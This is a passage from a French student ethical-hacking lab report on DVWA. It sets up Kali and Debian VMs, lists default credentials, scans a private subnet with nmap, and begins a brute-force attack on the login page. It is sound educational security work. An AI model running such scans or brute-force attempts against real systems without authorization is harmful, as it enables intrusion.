



IMT Mines Alès
École Mines-Télécom



Institut Mines-Télécom

IMT MINES ALÈS - SITE CLAVIÈRES

DÉPARTEMENT SYSTÈMES ET RÉSEAUX (SR)

Ethical Hacking - DVWA

Nathan MARTEL

Groupe : SR
IMT Mines ALÈS

Table des matières

1 Introduction :	2
2 Développement :	9
3.1 BRUTE FORCE :	9
3.2 COMMAND INJECTION :	16
3.2.1 BONUS :	21
3.3 CSRF :	23
3.4 FILE INCLUSION :	30
3.5 FILE UPLOAD :	35
3.6 INSECURE CAPTCHA :	42
3.7 SQL INJECTION :	45
3.8 SQL INJECTION (BLIND) :	53
3.9 WEAK SESSION IDs :	63
3.9.1 BONUS :	66
3.10 XSS (DOM) :	73
3.11 XSS (REFLECTED) :	78
3.11.1 BONUS :	80
3.12 XSS (STORED) :	82
3.13 CSP BYPASS :	85
3.14 JAVASCRIPT :	91
3 Conclusion :	96
4 Glossaire :	98
5 Table des figures :	104

Introduction :

L'objectif de ce rapport est de parvenir à tester, étudier, comprendre et expliquer les différentes vulnérabilités de l'application DVWA (Damn Vulnerable Web Application) sur une machine virtuelle Debian Linux. Pour cela, nous utiliserons XAMPP qui est une plateforme de développement WEB. Cette dernière nous permettra de travailler sur DVWA. Nous nous focaliserons sur les failles de sécurité de niveau 1 soit « LOW LEVEL » mais nous pourrons également essayer de comprendre et d'expliquer des failles de niveaux supérieurs si nos compétences le permettent.

Afin de réaliser cet objectif, il est nécessaire de travailler sur Oracle VM VirtualBox où nous importerons le VDI de la machine. Nous utiliserons également une machine KALI Linux comportant des programmes permettant d'attaquer et d'exploiter les failles de la machine Debian.

Les failles où les méthodes que nous allons voir sont les suivantes :

- La force brute.
- Les injections de commandes.
- Les falsifications de requêtes intersites.
- Les inclusions de fichiers à distance.
- Téléchargement de fichiers.
- CAPTCHA non sécurisé.
- Les injections SQL et injections SQL en aveugle.
- Les identifiants de session faibles.
- Les failles XSS (DOM, REFLECTED et STORED).
- Les contournements de la politique de sécurité du contenu.
- Les failles en JavaScript.

Mots clés : Failles, attaques, filtrage, sécurité **@uthor :** Nathan Martel.

Le document est classifié sous la marque **TLP :RED** (Traffic Light Protocol), ce qui signifie que le partage du document doit se limiter uniquement aux destinataires individuels, et qu'aucune autre divulgation n'est autorisée sauf avis favorable du propriétaire.

Ce document est privé et est uniquement déposé dans le répertoire Git de l'auteur.
Merci de ne pas le diffuser, l'utiliser ou le modifier sans autorisation.

Présentation de la VM Debian :

Comment se connecte-t-on à l'application web DVWA ?

Voici les paramètres de la VM où l'on va travailler :




FIGURE 1.1 – Paramètres de la VM DVWA

A présent, pour lancer le service web, nous ouvrons un terminal en superutilisateur. On se déplace dans le dossier /opt puis dans /xampp et on exécute le fichier XAMPP avec la commande « xampp start » :

```
root@debian115:/home/user1# cd /opt/lampp/  
root@debian115:/opt/lampp# ./xampp start  
Starting XAMPP for Linux 7.4.30-1...  
XAMPP: Starting Apache...ok.  
XAMPP: Starting MySQL...ok.  
XAMPP: Starting ProFTPD...ok.  
root@debian115:/opt/lampp#
```

FIGURE 1.2 – Commandes pour lancer la plateforme de développement WEB pour le serveur DVWA

Ensuite, avec un navigateur, on accède en local à notre serveur avec l'URL :

<http://localhost/dvwa> ou <http://127.0.0.1/dvwa>

Nous arrivons sur une page de connexion où un utilisateur et un mot de passe nous a été donné dans les consignes auparavant :

- Utilisateur : « admin ».
- Mot de passe : « password ».




FIGURE 1.3 – Page de connexion du serveur WEB DVWA

En validant, nous arrivons par la suite sur notre serveur :

The screenshot shows a web browser window with the title "Welcome :: Damn Vulnerable Application". The address bar displays "localhost/dvwa/index.php". The page features a green header bar with the "DVWA" logo. Below the header is a main content area with a dark background. On the left, there is a vertical navigation menu with a green header bar at the top. The menu items are:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

The main content area contains the following text:

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users!).

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

FIGURE 1.4 – Accueil du serveur WEB DVWA

Présentation de la VM KALI :

Pour réaliser certaines attaques, nous devons utiliser des logiciels et programmes spéciaux qui ne sont pas disponibles sur la VM Debian. Nous devons donc importer une autre VM qui sera Kali Linux. Voici les paramètres de cette VM :




FIGURE 1.5 – Paramètres de la VM KALI

Identification des machines :

Maintenant que nos VMs sont installées et prêtes, nous devons les identifier sur le réseau. En sachant que nous avons créé notre propre sous réseau, sur la KALI, dans un terminal, on commence par déterminer les cartes réseaux avec la commande « ip a ». On verra donc l'adresse IP de la VM KALI.

```
(kali㉿kali)-[~]
$ ip -c a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
            valid_lft 86338sec preferred_lft 86338sec
        inet6 fe80::6965:1296:29d4:9805/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8f:d6:b8 brd ff:ff:ff:ff:ff:ff
        inet 192.168.56.105/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
            valid_lft 540sec preferred_lft 540sec
        inet6 fe80::1579:8a0e:56a3:aa83/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

FIGURE 1.6 – Cartes réseaux de la VM KALI

L'adresse IP de la machine dans notre sous réseau est : 192.168.56.105.

Puis, afin de trouver l'adresse IP de la VM Debian, nous exécutons un scan du réseau avec le logiciel NMAP à partir de la KALI.

```
(kali㉿kali)-[~]
$ nmap 192.168.56.0-254
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 15:31 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00044s latency).
All 1000 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.56.105
Host is up (0.00065s latency).
All 1000 scanned ports on 192.168.56.105 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 255 IP addresses (2 hosts up) scanned in 6.75 seconds
```

FIGURE 1.7 – Scan du réseau local avec le logiciel NMAP

L'adresse IP de la machine Debian est 192.168.56.103.

Développement :

3.1 BRUTE FORCE :

Rappel sur la configuration de nos deux VM qu'on utilisera pour cette attaque :

Nous avons décidé d'utiliser KALI Linux pour réaliser la brute force avec l'outil hydra. Pour cela, nous créons un sous réseau privé propre à notre machine avec deux interfaces réseaux pour notre VM KALI Linux :

- La première interface en NAT pour avoir Internet sur la KALI.
- La deuxième en Réseau Privé Hôte donc avoir notre propre sous réseau.




FIGURE 3.8 – Première interface de la VM KALI




FIGURE 3.9 – Deuxième interface de la VM KALI

De ce fait, notre KALI étant dans le réseau 192.168.56.0/24, notre VM DVWA sera dans le même réseau et nous pourrons utiliser KALI pour faire la force brute sur DVWA. Nous oubliions pas de mettre notre VM DVWA avec une seule interface en réseau privé hôte :




FIGURE 3.10 – Interface de la VM Debian

On peut maintenant réaliser l'attaque. L'attaque par force brute consiste à forcer N. MARTEL

une connexion à un service en testant toutes les combinaisons possibles d'identifiants (mots de passe et/ou login) jusqu'à trouver la bonne combinaison.

Pour cela, on commence par scanner mon réseau avec NMAP afin de voir quelle est l'adresse IP de ma cible (DVWA) sur ma KALI :

```
(kali㉿kali)-[~]
$ nmap 192.168.56.0-254
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 15:31 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00044s latency).
All 1000 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.56.105
Host is up (0.00065s latency).
All 1000 scanned ports on 192.168.56.105 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 255 IP addresses (2 hosts up) scanned in 6.75 seconds
```

FIGURE 3.11 – Résultat du scan du réseau local créé

Autre solution, sur un terminal de la VM Debian DVWA, je regarde mes cartes réseaux avec la commande « ip a » :

```
user1@debian115:~$ ip -c a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:18:73:61 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s3
        valid_lft 360sec preferred_lft 360sec
    inet6 fe80::a00:27ff:fe18:7361/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

FIGURE 3.12 – Cartes réseaux de la VM Debian DVWA

L'adresse de ma machine cible est : 192.168.56.103.

Pour commencer, sur la VM Debian, on se dirige sur la page Brute Force de DVWA et on inspecte le code source de la page. Pendant l'inspection, on remplit le formulaire avec le login « admin » et un mot de passe quelconque afin de récupérer par la suite avec la méthode GET, l'URL).

